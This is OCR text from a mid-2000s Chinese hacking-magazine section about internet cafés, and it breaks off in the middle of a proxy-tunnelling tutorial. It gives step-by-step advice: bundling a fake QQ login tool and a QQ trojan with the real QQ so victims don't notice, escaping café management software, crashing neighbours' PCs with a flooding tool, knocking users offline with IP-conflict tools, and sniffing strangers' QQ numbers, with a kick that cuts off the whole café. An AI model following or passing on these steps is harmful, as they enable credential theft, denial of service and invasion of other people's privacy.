


图 2

把我们的“专用QQ登陆器”与正常的QQ捆绑在一起，和捆绑木马是一个道理，我推荐用FileBind，它可以捆绑一个是EXE，而另一个没有要求，最重要的是生成文件的图标和原来EXE文件的图标一模一样，我放大3000倍都没发现不同（小弟曾经用其他捆绑器捆绑木马在QQ上，发现生成的QQ图标企鹅像得了非典一样，不堪入目，惨！）。还有，如果网吧用的是珊瑚虫版的QQ，请在捆绑后将文件改为珊瑚虫版QQ的名字，否则不能运行！如果捆自动登陆器的同时，再捆个QQ木马就更好了，其他的就看自己发挥了，祝大家早日三个太阳！

（文中相关工具本期光盘有收录）



柳若寒

公元2005年，阴霾的一天，龙门网吧。一阵狂风袭来，网吧内的电脑全部死机，在一片慌乱中，一个黑衣人仰天而叹：“为什么？为什么天下网吧之大，竟没有我的对手？为什么？为什么？”此人从此销声匿迹，他就是传说中的——柳若寒。下面是他留下的传世秘籍（以上情节纯属虚构）。

一、破解篇

现在网上关于破解网吧的方法很多，但各自的局限性都很大，毕竟不同的环境有不同的方法。有的限制比较简单，有的非常变态，下面我就结合自己的情况给大家说说这个问题。

我们这里的管理软件是网络妙管家，本地的技术人员对其做了一些修改，安全也增强了，先来说说怎么下载程序吧。

大家常用的方法是先把需要用的软件放到QQ网络硬盘里，再从QQ网络硬盘下载，或者使用腾讯的TT浏览器中的旋风下载等。下载后的东西要能用就必须进入本地硬盘，因为桌面是被管理软件虚拟出来的，当然如果是单一文件的程序直接在QQ网络硬盘里双击就会自动运行了，但如果是多个文件的呢？从浏览器里直接输入盘符是绝对不可能的了。

想了一下www.cy07.com在线破解，可网站才打开一半就被屏蔽了。搜索其它同类的网站也是一打开就屏蔽，够强吧。试一下智能ABC输入法的bug（在程序可以输入文本的地方依次按“v”,“↑”,“Delete”，然后回车，这个程序会因为非法操作而关闭了！），我在进入管理面板输入密码的地方用了这个bug，可换来的却是——死机。在其它有这样输入框的地方用了也是死机，无奈之下，我在桌面上直接用了一下，竟发现桌面变成一片空白了，再用了一下，嘿嘿，亲切的“我的电脑”，“网上邻居”等熟悉的画面出现在我面前，虚拟的桌面被成功的退出了。我迫不及待的双击“我的电脑”，可接下来发生的事让我傻了眼，管理系统又被激活了。

没办法，我重新启动电脑，重复了一次刚才退出虚拟桌面的过程，又一次面对着“我的电脑”，不过这次没冒然点击，仔细想了一下，我认为会被激活的原因是注册表或其它系统配置里面保存有管理软件的信息，把他们清除不就行了，再一次打开www.cy07.com，还是被屏蔽。无奈之中想先看下电影，打开realplayer播放器，我突然想用播放器打开cy07会怎么样，结果发现没有屏蔽！

嘿嘿，这下就有办法了，到cy07的在线破解页面中找到“在线清除internet选项里的权限限制”和“在线恢复各网站注册表的改动”，运行之后双击“我的电脑”，哈哈，顺利的进入了。进入“c:\windows\system32”中找到“internet.cpl”,这个其实就是浏览器“工具”中的“Internet 选项”了，运行后依次找到“安全→自定义级别→文件下载”把禁用改为启用就可以了。这样就没有限制了，在开始菜单中各种功能都能使用，如果你想免费上网的话可以把它的管理软件删了。 嘿嘿，不过这也太残忍了。

假如智能ABC的bug被补上了怎么办，后来我发现在realplayer的地址栏中直接输入硬盘盘符可以进入，进入后不能直接双击文件夹，只能在地址栏中直接输入文件所在的路径才能打开，不过我们破解下载限制的目的已经达到了。

二、整人篇

某日看一部爱情片正投入时，旁边来了一帮玩CS的，他们就好像真上战场一样，叫声那叫一个疯，心情全让他们给搅了，我让你玩不了看你还叫。网吧里要整别人通常有两种方法，一个是让别人死机，一个是让别人掉线。

1.死机

死机的原理是给对方的电脑发送大量垃圾数据导致系统崩溃，这里我们用“蓝雪攻击者v3.00 Pro”(图1)，在攻击目标里输入对方IP地址就好了，其他的不用管，对方的IP怎样得到呢？给大家一个查看IP的工具“IPlook.exe”(图2)，可以看到我的IP是192.168.0.30，局域网的IP是有顺序的，我坐的是14号机，那15号机的IP就是192.168.0.31了以此类推。如果IP不固定，至少机器名也应该固定吧，用PING命令PING下机器名，马上就出来IP地址了！其实大家只要把这两个工具传到QQ硬盘中，需要用时直接双击运行就行了，因为它们都只是一个exe文件，这样就用不着先退出管理系统了。




图 1




图 2

2.掉线

掉线的原理其实就是让IP发生冲突，这里我们用“局域网终结者”(图3)，将目标IP地址加入到阻断列表中就可以了，注意使用前如果没有装WinPcap3.0要先将其装上，在压缩包中可以找到。






图 3

三、泡M篇


大家在网吧肯定都遇到过漂亮的MM吧，是不是很想搞到她的QQ呢，这里有两个比较有效的方法：1.直接去问人家（如果不怕骂的话）。2.用“QQ Sniffer”，这个工具可以嗅探同一个网吧内所有在线的QQ号码，在以前可是很火哦，最新版是QQ Sniffer ver 2005 build 2.14 情人节版（图4），它支持到最新的QQ2005。在“选择网卡”中选择机器的网卡，其实软件启动时已经帮我们扫描好了。选好后可以看到本地的IP及网关，然后点击“搜索”，在“OnLine”的下拉列表中就可以看到所有在线机器的IP，选中美女所在机器的IP，点击“加入”，在“加入”右边的下拉列表中选择美女的IP，然后点击“开始监听”就可以了，过一会儿便可以看到美女的QQ号了，不过有些网吧用这种方法不行，这时就要残酷点了。点击“Kick ip”，这样是百分百的成功，而且可以获得网吧内所有在线的QQ号码，不过代价是网吧全部掉线！嘿嘿，其实这个也可以作一个攻击工具用哦！（图5）


图 4


图 5

上面三招包含了现在网吧的流行玩法，不过网吧环境是不同的，我们只有多学，多积累，才能在不同的环境中得心应手，做到以不变应万变。

（本章中涉及到的程序蓝雪攻击者v3.00 Pro、IPlook.exe、局域网终结者、QQ Sniffer 2005、已经收录在本期光盘中）




网络使生活越来越精彩，但是不少公司、网吧和学校对网络都做了限制，比如不允许使用FTP下载，不能使用工具如Foxmail、Outlook收发邮件等等。难道没办法解决吗？当然不是了。我们可以使用一个软件——“通通通”来实现在受限网络内轻松的下载软件和收发邮件。

“通通通”是一款可以在Win9x/NT/2000/XP下使用的提供socks服务的代理软件，通过这款软件我们可以方便地在受限网络内部和外部网络连接起来，下面我讲下该软件的用法。

一、软件设置

运行“通通通”后，主界面如图1所示。


图 1

双击任务栏图标就会进入软件的设置界面，如图2。




图 2

首次使用时点击登录信息框右侧的“注册”按钮，来到“通通通”网站上注册一个用户名，必须填写真实的Email，稍候系统将会发送一封包含启动码的Email给你，只需点击Email中的链接就成功激活自己的帐号了。接下来就可以在登录信息框中输入登录名和登录密码，再点击“确定”按钮。

在“网络设置”界面中可配置一些网络参数，推荐选择“使用Internet Explorer的设置”选项，这样设置可保证只要能顺利打开网页，那么这个网络设置就是正确的。

“端口映射”功能主要是针对一些非socks服务来使用的，如图3。如收发邮件要用到TCP的，玩CS要用到UDP的，稍后在实例中说明。




图 3

在“高级”界面中可设置服务器端口，端口填写的是Socks代理服务所使用的端口，默认为1080。当然，你也可以改成其他数字，只要这个数字对应的端口没有被使用就可以了。这个端口的值您要记住，因为别的软件设置中可能要用到。

二、应用实例

1、内网使用FlashGet

首先我们在Flashget的菜单中选“工具”→“选项”，在弹出的窗口中选择“代理服务器”标签，再点击“添加”按钮，这时出现一个代理服务器设置界面，如图4。

